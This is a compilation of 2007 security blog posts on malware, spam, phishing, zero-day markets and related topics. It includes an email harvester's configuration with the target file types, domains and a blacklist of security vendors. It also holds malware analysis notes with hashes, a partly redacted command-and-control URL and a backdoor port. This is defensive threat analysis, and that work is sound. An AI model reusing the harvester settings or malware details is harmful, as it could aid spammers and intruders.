4. <http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html>
5. <http://ddanchev.blogspot.com/2006/02/hackivism-tensions.html>
6. <http://www.windowstpro.com/Article/ArticleID/46065/46065.html?Ad=1>
7. <http://it.slashdot.org/article.pl?sid=07/01/10/239248&threshold=1>
8. <http://www.eweek.com/article2/0,1895,2073611,00.asp>
9. <http://ddanchev.blogspot.com/2006/03/wheres-my-0day-please.html>
10. <http://ddanchev.blogspot.com/2006/09/zero-day-initiative-upcoming-zero-day.html>
11. <http://ddanchev.blogspot.com/2005/12/0bay-how-realistic-is-market-for.html>

27

12. <http://ddanchev.blogspot.com/2006/05/delaying-yesterdays-0day-security.html>
13. <http://ddanchev.blogspot.com/2006/01/was-wmf-vulnerability-purchased-for.html>

28

Inside an Email Harvester's Configuration File (2007-01-17 13:55)

In previous posts on [1]web application email harvesting, and the [2]distributed email harvesting honeypot, I commented on a relatively less popular threat - the foundation for sending spam and phishing emails, namely collecting publicly available email addresses. The other day I came across an email harvester and decided to comment on its configuration file.

Type of file extensions to look in :

TargetFile=abc;abd;abx;adb;ade;adp;adr;bak;bas;cfg;cgi;cls;
cms;csv;ctl;dbx;dhtm;dsp;
dsw;eml;fdb;frm;hlp;imb;imh;imh;imm;inbox;ldb;ldif;mbx;
mda;mdb;mde;mdw;
mdx;mht;mmf;msg;nab;nch;nfo;nsf;nws;ods;oft;pmr;pp;ppt;
pst;rtf;slk;sln;sql;stm;tbb;tbi;txt;uin;vap;vcf;myd;html;htm;h
tt;js;
asm;asp;c;cpp;h;doc;ini;jsp;log;mes;php;phtm;pl;
shtml;vbs;xhtml;xls;xml;xml;wsh;

Domains to look in :

TargetDomain=ru;com;net;cz;in;info;uk;fr;by;edu;it;de;ua;pl;
nz;am;tv;

As you can see, this one is Europe centric.

Blacklisted usernames and domains :

BlackList=root;info;samples;postmaster;webmaster;noone;no
body;

nothing;anyone;someone;your;you;me;bugs;

rating;site;contact;soft;somebody;privacy;service;help;submi
t;feste;

gold-
certs;the.bat;page;admin;support;ntivi;unix;bsd;linux;listser
v;certific;

google;accoun;spm;spam;www;secur;abuse;

.mil;.ftn;@hotmail;@msn;@microsoft;rating@; **f-
secur**;news;update;

.gov;@fido;anyone@;bug-

s@;contract@;feste;gold-
certs@;help@;info@;nobody@;noon e@; **kasp**; **sopho**;@foo;

@iana;free-av;@**messagelab**;winzip;winrar;samples;abuse;
pa nda; **cafee**;

spam;pgp;@avp.;noreply;local;root@;postmaster@;

.fidonet;subscribe;faq;@mtu;.mtu;.mgn;.plesk;.sbor;.port;.ho
ster;

@novgorod;@quarta;.nsk;.talk;.tomsknet;

@suct;.lan;.uni-bielefeld;@ruddy;.msk;@individual;.interdon;

@php;@zend; feedback;.lg;.lnx;@hostel;@relay;

.neolocation; @example;.kirov;.z2;.fido;.tula;
@intercom;@olli;@ozon; @bk;@lipetsk;@ygh;
.eltex;.invention;.intech;@cityline;.kiev;@4ax;
.senergy;@mail.gmail;@butovo;

F-Secure, Kaspersky, MessageLabs, Panda Software and McAfee are taken into consideration, but the best

part is that the vendors themselves are visionary enough not to be using domains or email addresses associated

with them, for spam and malware traps.

Thankfully, there're many spam poison projects where these crawlers get directed to a huge number of ran-

domly generated email addresses. And while the results are evident, namely they're picking them up and poisoning

their databases with non-existent emails it is questionable if that's the best way to fight spam, since the spam-

mers are going to send their message to anyone, even to the non-existent email addresses causing network load.

Something else worth mentioning, these email harvesters are starting to pick up [at] and [dot] type of obfuscation too.

29

Here are some more [3]comments on the Spamonomics I recently made. Spammer's attitude has to do with

"Busyness vs Business" factor of productivity mostly, their business model is broken, but they just keep on sending

them without knowing it.

1. <http://ddanchev.blogspot.com/2006/06/web-application-email-harvesting-worm.html>

2. <http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html>

3. http://radar.oreilly.com/archives/2007/01/spamonomics_101.html

30

Antivirus	Version	Update	Result
AntiVir	7.3.0.21	01.16.2007	no virus found
Authentium	4.93.8	01.16.2007	Possibly a new variant of W32/new-malware!Maximus
Avast	4.7.936.0	01.16.2007	no virus found
AVG	386	01.16.2007	no virus found
BitDefender	7.2	01.17.2007	no virus found
CAT-QuickHeal	9.00	01.16.2007	(Suspicious) - DNAScan
ClamAV	devel-20060426	01.16.2007	no virus found
DrWeb	4.33	01.16.2007	no virus found
eSafe	7.0.14.0	01.16.2007	Suspicious Trojan/Worm
eTrust-InoculateIT	23.73.114	01.16.2007	no virus found
eTrust-Vet	30.3.3329	01.15.2007	no virus found
Ewido	4.0	01.16.2007	no virus found
Fortinet	2.82.0.0	01.16.2007	suspicious
F-Prot	3.16f	01.16.2007	Possibly a new variant of W32/new-malware!Maximus
F-Prot4	4.2.1.29	01.16.2007	W32/new-malware!Maximus
Ikarus	T3.1.0.27	01.09.2007	no virus found
Kaspersky	4.0.2.24	01.17.2007	no virus found
McAfee	4940	01.16.2007	no virus found
Microsoft	1.1904	01.17.2007	no virus found
NOD32v2	1982	01.16.2007	no virus found
Norman	5.80.02	01.16.2007	Suspicious_F.gen
Panda	9.0.0.4	01.16.2007	Suspicious file
Prevx1	V2	01.17.2007	no virus found
Sophos	4.13.0	01.16.2007	Mal/Packer
Sunbelt	2.2.907.0	01.12.2007	VIPRE.Suspicious
TheHacker	6.0.3.148	01.14.2007	W32/SdBot(2).worm.gen
UNA	1.83	01.16.2007	no virus found
VBA32	3.11.2	01.16.2007	no virus found
VirusBuster	4.3.19.9	01.16.2007	novirus:Packed/FSG

Antivirus	Version	Update	Result
AntiVir	7.3.0.21	01.16.2007	HEUR/Malware
Authentium	4.93.8	01.16.2007	no virus found
Avast	4.7.936.0	01.16.2007	no virus found
AVG	386	01.16.2007	no virus found
BitDefender	7.2	01.17.2007	no virus found
CAT-QuickHeal	9.00	01.16.2007	(Suspicious) - DNAScan
ClamAV	devel-20060426	01.16.2007	no virus found
DrWeb	4.33	01.16.2007	Trojan.DownLoader.17532
eSafe	7.0.14.0	01.16.2007	no virus found
eTrust-InoculateIT	23.73.114	01.16.2007	no virus found
eTrust-Vet	30.3.3329	01.15.2007	no virus found
Ewido	4.0	01.16.2007	Backdoor.Agent.ajz
Fortinet	2.82.0.0	01.16.2007	W32/Agent.AJZ!tr.bdr
F-Prot	3.16f	01.16.2007	no virus found
F-Prot4	4.2.1.29	01.16.2007	no virus found
Ikarus	T3.1.0.27	01.09.2007	no virus found
Kaspersky	4.0.2.24	01.17.2007	Backdoor.Win32.Agent.ajz
McAfee	4940	01.16.2007	no virus found
Microsoft	1.1904	01.17.2007	no virus found
NOD32v2	1982	01.16.2007	probably unknown NewHeur_PE virus
Norman	5.80.02	01.16.2007	no virus found
Panda	9.0.0.4	01.16.2007	Suspicious file
Prevx1	V2	01.17.2007	no virus found
Sophos	4.13.0	01.16.2007	no virus found
Sunbelt	2.2.907.0	01.12.2007	no virus found
TheHacker	6.0.3.148	01.14.2007	no virus found
UNA	1.83	01.16.2007	no virus found
VBA32	3.11.2	01.16.2007	Backdoor.Win32.Agent.ajz
VirusBuster	4.3.19.9	01.16.2007	no virus found

Collected in the Wild (2007-01-17 14:58)

Nothing special,

looks like a downloader,

tries to connect to *****.cc/getcommand.php?addtodb=1

&uid=rtrtrele.CurrentU. to get the payload that's packed and repacked quite often. **File length:** 2829 bytes.

MD5 hash: 2147eb874fefe4e6a90b6ea56e4d629a.

31

The next one is rather more interesting as it's a registry backdoor, creating a new service and opening up a listening port 5555. **File length:** 21504 bytes. **MD5 hash:** 406e3fc8a2f298a151890b3bee9d7b18.

Creates service "msntupd (msntupd)" as
"C:\WINDOWS\SYSTEM32\regbd.sys".

32



Social Engineering and Malware (2007-01-23 20:07)

With all the buzz over the "Storm Worm" - [1]here's a frontal PR attack among vendors - it is almost unbelievable how hungry for a ground breaking event, the mainstream media is. And it's not even a worm. If you are to report

each and every outbreak not differentiating itself even with a byte from previous "event-based" malware attacks, what follows is a flood of biased speculations - too much unnecessary attention to current trends and no attention

to emerging ones. With pre-defined subjects, static file names, one level based propagation vector, with the need

for the end user to OPEN AN .EXE ATTACHMENT FROM AN UNKNOWN SOURCE, and with "the" Full _Movie.exe in

35kb, worldwide scale attacks such as the ones described [2]here, are more of a PR strategy - malware with multiple

propagation vectors has the longest lifecycle, as by diversifying it's improving its chances of penetration. Don't

misunderstand me, protecting the end user from himself is a necessity, but overhyping this simple malware doesn't

really impress anyone with a decent honeyfarm out there. It doesn't really matter how aggressively it's getting

spamed, what matters the ease to filter and enjoying the effective rules you've applied. No signatures needed. As

a matter of fact I haven't seen a corporate email environment that's allowing incoming executable files in years,

especially anything in between 0-50kb, have you? My point is that, the end user seems to be the target for this attack, since from an attacker's perspective, you have a higher chance of success if you try to infect someone who doesn't

really know whether his AV is running, or cannot recall [3]the last time an update was done to at least mitigate the

risk of infection. These are the real Spam Kings.

At the beginning of 2006, I discussed the evolving concept of [4]localizing malware attacks :

" By localization of malware, I mean social engineering attacks, use of spelling and grammar free native language catches, IP Geolocation, in both when it comes to future or current segmented attacks/reports on a national, or city level. We are already seeing localization of phishing and have been seeing it in spam for quite some time as well. The

"best" phish attack to be achieved in that case would be, to timely respond on a nation-wide event/disaster in the most localized way as possible. If I were to also include intellectual property theft on such level, it would be too paranoid to mention, still relevant I think. Abusing the momentum and

localizing the attack to target specific users only, would improve its authenticity. For instance, I've come across harvested emails for sale segmented not only on cities in the country involved, but on specific industries as well, that could prove invaluable to a malicious attack, given today's growth in more targeted attacks, compared to mass ones. "

The current "events-based" malware is a good example here. If it were a piece of malware to automatically exploit the targeted PC, then you really have a problem to worry about. Meanwhile, Businessweek is running an interesting

article on [5]Why Antivirus Technology Is Ineffective, and stating "white-listing" is the future of malware prevention.

Could be, if there wasn't ways to bypass the white-listing technology, or give a "white-listed" application a Second Life

- and of course there are.

33

Reward	Examples
Threat Enactment*	"I'll carry out threat X on Y, and you can watch!"
Privacy Invasion*	"You can browse X's hard drive" "You can read X's email archive" "You can watch X's webcam/mic"
Revelation*	"I'll tell you what X said to Y" "I'll tell you what I found on X's hard drive"
Fabrication*	"You can forge emails from X"
Mischief*	"You can seize control of X's PC"
Virtual goods	"You'll get tons of free porn" "You'll get free software"
Real-world goods*	"You'll get free goods to your door"
Innovation	"You can use this really cool feature"
Unsubstantiated	"You'll get seven years good luck" "Your true love will return to you"

Figure 2: Taxonomy of rewards (* marks cross-party rewards)



In another piece of [6]quality research written by Mike Bond and George Danezis, the authors take us through

the temptation stage, monitoring, blackmail, voluntary propagation, involuntary propagation, and present nice taxonomies of rewards and blackmail.

And if you're still looking for fancy stats and data to go through, read this surprisingly well written paper by Microsoft

-

[7]Behavioural Modelling of Social Engineering-Based Malicious Software. They've managed to spot the most popular

patterns - generic conversation, non-english language used, virus alert/software patch required, malware found on

your computer, no malware found, account information, mail delivery error, physical attraction, accusatory, current

events, and free stuff.

Current events, free stuff, and malware on your computer are the most effective ones from my point of view as they all

exploit wise psychological tactics. Current events because the Internet is a major news source and has always been,

free stuff, due the myth of "free stuff" on the Internet, and the found malware putting the (gullible) end user in a

"oops it was my turn to get a nasty virus" state of mind.

1. <http://www.watchguard.com/RSS/showarticle.aspx?pack=RSS.Storm.worm>

2. <http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9008818>

3. <http://ddanchev.blogspot.com/2006/07/anti-virus-signatures-update-it-could.html>

4. <http://www.packetstormsecurity.org/papers/general/malware-trends.pdf>

34

5. http://www.businessweek.com/technology/content/jan2007/tc20070122_300717.htm

6. <http://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-666.pdf>

7.

<http://www.microsoft.com/downloads/details.aspx?FamilyID=e0f27260-58da-40db-8785-689cf6a05c73&displaylang>

[=en](#)

35



Attack of the SEO Bots on the .EDU Domain (2007-01-23 20:59)

A university's Internet presence often results in very high pageranks for their site, therefore, if a malicious spammer would like to harness the possibilities of having the spammed message appear among the top 20 search results,

he'd figure out a way to post direct `http://` links on various .edu domains, especially on the wikis residing there.

That's the case with PuppetID : **Matias Colins** – of course collins is spelled with one L only –. Matias Colins is an automated attack script that's already hosting hundreds of [1]spam pages on the [2].edu domain, mostly adult

related, and it's worth mentioning that where access to a directory has been in place, the hosted pages blocked

caching from any search engine, or hosted one on its own. Redirection is perhaps what the attacker is very

interested in too. See how this `berkeley.edu` link - **`dream.sims.berkeley.edu/ tdennis/wp-content/animalsex.php`**

- redirects to a site for whatever the page title says, and this is yet another one - **oit.pdx.edu/jethrotest/mysqlldb.php**.

Here are two more examples of [3]another bot using my blog post titles to generate subdomains or the like,

and of bots [4]abusing Ebay's reputation system by self-recommending themselves.

1. [http://www.google.com/search?
as_q=hentai+free+pictures&hl=en&num=100&btnG=Google+Search&as_epq=&as_oq=&as_e](http://www.google.com/search?as_q=hentai+free+pictures&hl=en&num=100&btnG=Google+Search&as_epq=&as_oq=&as_e)

[q=&lr=&as_ft=i&as_filetype=&as_qdr=all&as_nlo=&as_nhi](http://www.google.com/search?q=&lr=&as_ft=i&as_filetype=&as_qdr=all&as_nlo=&as_nhi)

2. [http://www.google.com/search?
num=100&hl=en&lr=&as_qdr=all&q=porn+free+pictures+site%3Aedu](http://www.google.com/search?num=100&hl=en&lr=&as_qdr=all&q=porn+free+pictures+site%3Aedu)

3. <http://ddanchev.blogspot.com/2006/10/automated-seo-spam-generation.html>

4. <http://ddanchev.blogspot.com/2006/08/but-of-course-its-pleasant-transaction.html>

36



The Zero Day Vulnerabilities Cash Bubble (2007-01-25 17:29)

The [1]WMF was reportedly sold for \$4000, a [2]Vista zero day was available for sale at \$50,000, and now [3]private

vulnerability brokers claim that they beat both the underground and the current incentive programs, while selling

vulnerabilities in between \$75,000 - \$120,000.

" The co-founder of security group Secure Network Operations Software (SNOsoft), Desautels has claimed to have brokered a number of deals between researchers and private firms-as well as the odd government agency-for information on critical flaws in software. Last week, he bluntly told members of SecurityFocus's BugTraq mailing list and the Full-Disclosure mailing list that he could sell significant flaw research, in many cases, for more than \$75,000.

"I've seen these exploits sell for as much as \$120,000," Desautels told SecurityFocus in an online interview. "

But the cash bubble is rather interesting. Zero day vulnerabilities are an over-hyped commodity and paying to

get yourself protected from one, means you'll be still exposed to the next one while you could have been dealing with far more risky aspects of protecting your network, or customers. The (legitimate) business model breaks when every

vendor starts offering a "bounty" for vulnerabilities while disintermediating the current infomediaries. It would be definitely more cost-effective for them, than improving someone's profit margins. Or they could really reboot their

position in this situation by applying some [4]fuzz logic on their own software at the first place.

1. <http://it.slashdot.org/article.pl?sid=06/02/02/215210>
2. <http://it.slashdot.org/article.pl?sid=06/12/16/196213>
3. <http://www.securityfocus.com/news/11437>
4. http://en.wikipedia.org/wiki/Fuzz_testing

37

Who's Who on Information and Network Security in Europe (2007-01-25 17:36)

A very [1]handy summary of Europe's infosec entities and contact details that come as a roadmap for possible

partnerships or analyst's research :

" This Directory serves as the "Yellow pages" of Network and Information Security in Europe. As such, it is a powerful tool in everyday life of all European stakeholders and actors in Network and Information Security (NIS). By having access to all contact data and entry points for all European actors in one booklet, available on your desk, the

"arm length's rule" of access to information is becoming concrete. I am confident that this device of compiled Network and Information Security stakeholders, contacts, websites, areas of responsibility/activity of national and European Authorities, including organisations acting in Network Security and Information, serves our mission to enhance the NIS security levels in Europe well. "

Compared to [2]China's information security market on which I've blogged in a previous post, Europe's R &D

efforts are still largely de-centralized on a country level, but hopefully, with the ongoing initiatives among member states innovation will prevail over bureaucracy.

1.

http://www.enisa.europa.eu/doc/pdf/deliverables/wiw_v2_2006.pdf

2. <http://ddanchev.blogspot.com/2006/10/chinas-information-security-market.html>

38



Threats of Using Outsourced Software (2007-01-25 17:57)

[1]Self-efficiency in (quality) software programming for security reasons – yeah, sure :

" The possibility that programmers might hide Trojan horses, trapdoors and other malware inside the code

they write is hardly a new concern. But the DSB will say in its report that three forces — the greater complexity of systems, their increased connectivity and the globalization of the software industry — have combined to make the

malware threat increasingly acute for the DOD. "This is a very big deal," said Paul Strassmann, a professor at George

Mason University in Fairfax, Va., and a former CIO at the Pentagon. "The fundamental issue is that one day, under conditions where we will badly need communications, we will have a denial of service and have billion-dollar weapons unable to function. "

The billion-dollar weapons system will be unable to function in case of an ELINT attack, not a software backdoor taking the statistical approach.

There's an important point to keep in mind, during WWII, the [2]U.S. attracted Europe's brightest minds who later on

set the foundations for the U.S. becoming a super power. Still, you cannot expect to produce everything on your own,

and even hope of being more efficient in producing a certain product in the way someone who specialized into doing

this, can. Start from the basics, what type of OS does your Intelligence agency use in order not to have to build a

new one and train everyone to use it efficiently? Say it with me.. Moreover, the sound module in your OS has as a

matter of fact already been outsourced to somewhere else, if you try to control the process with security in mind,

vendors will cut profit margin sales, as they will have to pay more for the module, will increase prices slowing down innovation. But of course it will give someone a very false feeling of security.

Fears due to outsourced software?

Try budgeting with the secondary audits "back home" if truly paranoid

and want to remain cost-effective. While it may be logically more suitable to assume "coded back home means

greater security and less risk", you'll be totally wrong. All organizations across the world connect using standart protocols, and similar operating systems, making them all vulnerable to a single threats of what represent today's

network specific attacks. And no one is re-inventing the OSI model either.

You can also consider another task force, one that will come up with layered disinformation channel tactics

when they find out such a backdoor, as detecting one and simply removing it on such systems would be too impulsive

to mention.

1. <http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=274599>

2. http://en.wikipedia.org/wiki/Science_and_technology_in_the_United_States#Science_immigration

#	Имя упаковщика	Версия упаковщика
1	ACProtect	Ver 1.32 (2004.06.10)
2	ASPack	Ver 2.12
3	ASProtect	Ver 2.1 build 2.19
4	Dropper	Ver 2.0
5	EXECryptor	Ver 2.3.9.0
6	ExeStealth	Ver 2.76 (06.09.2004)
7	FSG	Ver 2.0 (24.05.2004)
8	MEW	Ver 11 SE v1.2
9	Morphine	Ver 2.7
10	NsPack	Ver 3.7 (2006)
11	Obsidium	Ver 1.2.5.0 (2004)
12	ORIEN	Ver 2.12
13	Packman	Ver 1.0 (February 3, 2006)
14	PECompact2	Ver 2.78a (Mar 1 2006)
15	PESpin	Ver 1.304
16	Pelite	Ver 2.3 (2005)
17	Private exe Protector	Ver 1.9 (2006)
18	UPX	Ver 2.01w (2006)
19	WinUpack	Ver 0.39 final (2005)
20	yoda's Cryptor	Ver 1.3 (2005)
21	yoda's Protector	Ver 1.0b (2005)

Testing Anti Virus Software Against Packed Malware (2007-01-25 18:30)

Very interesting idea as [1]packed malware is something rather common these days, and as we've seen the recent use

of commercial packers in the "[2]skype trojan" malware authors are definitely aware of the concept. [3]What the authors did was to pack the following malware using 21 different packers/software protectors - Backdoor.Win32.BO_In-

staller, Email-Worm.Win32.Bagle, Email-Worm.Win32.Menger, Email-Worm.Win32.Naked, Email-Worm.Win32.Swen,

Worm.Win32.AimVen, Trojan-PSW.Win32.Avisa, Trojan-Clicker.Win32.Getfound, and scan them with various anti virus


software to measure which ones excel at detecting packed malware. What some vendors are best at detecting others

doesn't have a clue about, but the [4]more data to back up your personal experience, the better for your decision-

making.

1. http://www.anti-malware.ru/doc/packers_support_08.2006.pdf
2. <http://ddanchev.blogspot.com/2007/01/technical-analysis-of-skype-trojan.html>
3. <http://anti-malware.ru/index.phtml?part=tests>
4. http://www.anti-malware.ru/doc/packers_support_08.2006.xls

40




Visual Thesaurus on Security (2007-01-26 17:19)

In case you haven't heard of the [1]Thinkmap Visual Thesaurus, it's an " *interactive dictionary and thesaurus which creates word maps that blossom with meanings and branch to related words. Its innovative display encourages exploration and learning. You'll understand language in a powerful new way.* " With its current database size and outstanding usability build into the interface, it has a lot of potential for growth, and I'm sure you'll find out the same if you play with it for a little while.

1. <http://www.visualthesaurus.com/>

41



Clustering Phishing Attacks (2007-01-26 18:06)

[1]Clustering a phishing attack to get an [2]in-depth and complete view on the inner workings of a major phishing

outbreak or a specific campaign only - that's just among the many other applications of the [3]InternetPerils. Backed up with neat visualization features, taking a layered approach, thus, make it easier for analysts do their jobs faster, its capabilities are already scoring points in the information security industry :

" InternetPerils has discovered that those phishing servers cluster, and infest ISPs at the same locations for weeks or months. Here's an example of a phishing cluster in Germany, ever-changing yet persistent for four months, according to path data collected and processed by InternetPerils, using phishing server addresses from the Anti-Phishing Working Group [4] (APWG) repository. The above animation demonstrates a persistent phishing cluster detected and analyzed by InternetPerils using server addresses from 20 dumps of the APWG repository, the earliest shown 17 May and the

latest 20 September. This phishing cluster continues to persist after the dates depicted, and InternetPerils continues to track it. "

Here are seven other [5]interesting anti-phishing projects, and a [6]hint to the ISPs who really want to know what their customers are (unknowingly) up to.

1. <http://www.internetperils.com/perilwatch/20060928.php>
2. <http://www.internetperils.com/perilwatch/20050421.php>
3. <http://www.internetperils.com/>
4. <http://www.antiphishing.org/>
5. <http://ddanchev.blogspot.com/2006/09/interesting-anti-phishing-projects.html>
6. <http://www.internetperils.com/products/phishcam.php>

42

1.2

February

43

PR Storm (2007-02-01 15:31)

Great to see that [1]Mike Rothman and [2]Bill Brenner know how to read between the lines. Here's a related point

of view on the Storm Worm - [3]Why do users still receive attachments they are not supposed to click on?

Meanwhile, [4]Eric Lubow (Guardian Digital, Linuxsecurity.com) have recently joined the security blogosphere

and I'll be keeping an eye on his blog for sure - hope it's mutual. Two more rather fresh blogs worth reading are

[5]ITsecurity.com's one - how's it going Kev - and [6]Panda Software's blog. And with PandaLabs now blogging,

the number of anti virus vendors without a blog, namely still living in the press release world is getting smaller. I remember the last time I was responsible for writing press releases for a vendor I'd rather not associate myself with, and how Web 1.0 the whole practice was. If you really want to evolve from branding to communicating value, hire a

blogger that's anticipating corporate citizenship given he's commissioned, and reboot your PR channels.

1. <http://securityincite.com/TDI-2007-01-24#TBP1>

2. http://searchsecurity.techtarget.com/columnItem/0,294698,sid14_gci1240768,00.html

3. <http://isc.sans.org/diary.php?storyid=2136>

4. <http://eric.lubow.org/blog/>

5. <http://www.itsecurity.com/blog/>

6. <http://blogs.pandasoftware.com/>

44



Old Media VS New Media (2007-02-01 15:58)

The never ending war of [1]corporate interests between [2]the old and the new media, seems to be re-emerging on a weekly basis. Obviously, newspapers don't really like Google picking up their content and making money without

giving them any commissions – they don't even have to – and with more shortsighted local newspaper unions

asking Google and Yahoo! to stop doing so, I'm so looking forward for the moment in the near future when we'll be

discussing their will to get crawled again. You fear what you don't understand, and the old media doesn't like the way it got re-intermediated, thus losing its overhyped content generation exclusiveness. In a Web 2.0 world, everyone

generates content, which later on gets mixed, re-mixed, syndicated and aggregated, what if newspapers really tried

to adapt instead of denying the future? And isn't it ironic that the newspapers that want to be removed from any

search engine's index, are later on using these search engines while investigating for their stories?

Here's a lengthy comment I recently made on the [3]old media vs the new one.

1.

<http://www.webpronews.com/insiderreports/searchinsider/wp-n-49-20070119BelgiansNowFightingWithYahoo.html>

2.

http://www.infoworld.com/article/07/01/19/HNnewspapersgoafteryahoo_1.html

3. <http://www.techdirt.com/articles/20070112/105914.shtml>

46



The TalkRization of My Blog (2007-02-01 18:18)

[1]

The service is quite intuitive for a free one, and I must say I never actually got the time to run a podcast on my one, so TalkR seems like the perfect choice for those of you –

including me – who want to listen to my blog posts. Here's the [2]TalkR feed URL for you to syndicate, and several

samples :

- [3]Social Engineering and Malware
- [4]The Life of a Security Threat
- [5]Russia's Lawful Interception of Internet Communications
- [6]Foreign Intelligence Services and U.S Technology Espionage
- [7]Technical Analysis of the Skype Trojan
- [8]Old Media VS New Media

By the way, when was the last time you met a girl who speaks stuff like this?

1. <http://www.talkr.com/>
2. http://www.talkr.com/app/cast_pods.app?feed_id=26043
3. <http://www.talkr.com/audio/d/a/n/c/975512.mp3>
4. <http://www.talkr.com/audio/d/a/n/c/964269.mp3>
5. <http://www.talkr.com/audio/d/a/n/c/964281.mp3>
6. <http://www.talkr.com/audio/d/a/n/c/964286.mp3>
7. <http://www.talkr.com/audio/d/a/n/c/964287.mp3>
8. <http://www.talkr.com/audio/d/a/n/c/989716.mp3>

47



Attack of the Biting UAVs (2007-02-02 18:40)

Remotely controlled [1]unmanned aerial vehicles have been shifting usability from defensive(reconnaissance) to

offensive([2]weapons payload) for the last several years. Working prototypes in the shadows of secrecy reaching yet

another long-range flight milestone are setting up the foundations for a [3]different kind of warfare. And while the

concept has the potential of saving lives, and of course taking some while protecting the pilot, it will take several more years before fleets of drones are fully capable of integrating their benefits in the NCW field.

Here's an in-depth article on the [4]evolution of UAVs to UCAVS :

" Robotic air vehicles are beginning to replace some of the Air Force's manned combat aircraft. Soon, they will be handling a major share of the service's strike mission. The first steps in this transition already have been taken in the field of fighter-class aircraft. Classified projects now in development seem sure to cut into the manned medium and heavy bomber roles, as well. The Predator MQ-1 is leading this transition. A familiar feature of Air Force combat operations for more than a dozen years, the spindly Predator has evolved dramatically. It is no longer simply a loitering

"eye in the sky" but rather a versatile weapon system capable of destroying a couple of ground targets on its own or in collaboration with other aircraft. It is in great demand, and the Air Force is acquiring Predators as fast as it can absorb them. Now in early production is a souped-up version of the Predator, the MQ-9 Reaper. Its combat payload—missiles and bombs carried on underwing hardpoints—

roughly equals that of an F-16 fighter. In the Reaper, the Air Force has found a craft that truly combines the powers of a potent strike fighter with the capabilities of a reconnaissance drone. "

You may also be curious on why the U.S Department of Agriculture is interested in buying some the way I am

- perhaps a sci-fi insects invasion. What would the next logical evolution of UCAVs be? That's [5]UCAVs capable

of electronic warfare attacks, and with their flight durability and flexibility of operation, the idea will receive more acceptance as the technology matures. There's also something else to keep in mind, and that's the interest and

active [6]research of various terrorist organizations in UAVs. And while [7]they wouldn't sacrifice \$7M for a drone,

even be able to get hold of one - unless Iran supplies - cheap alternatives such as the [8]Spy X plane are already

taken into consideration, at least for reconnaissance purposes. Yes they're cheap, and yes they're easy to jam, you

can even hear them coming, but the trend is worth mentioning.

48

1. http://en.wikipedia.org/wiki/Unmanned_aerial_vehicle

2. http://en.wikipedia.org/wiki/Unmanned_Combat_Air_Vehicle

3. <http://ddanchev.blogspot.com/2006/08/futuristic-warfare-technologies.html>

4. <http://www.afa.org/magazine/jan2007/0107UAV.asp>
5. http://www.aerosonde.com/downloads/Aerosonde_DSTO_EW.pdf
6. <http://sfir-arabicsource.blogspot.com/2007/01/fly-and-spy-by-wireless.html>
7. <http://ddanchev.blogspot.com/2006/09/hezbollahs-use-of-unmanned-aerial.html>
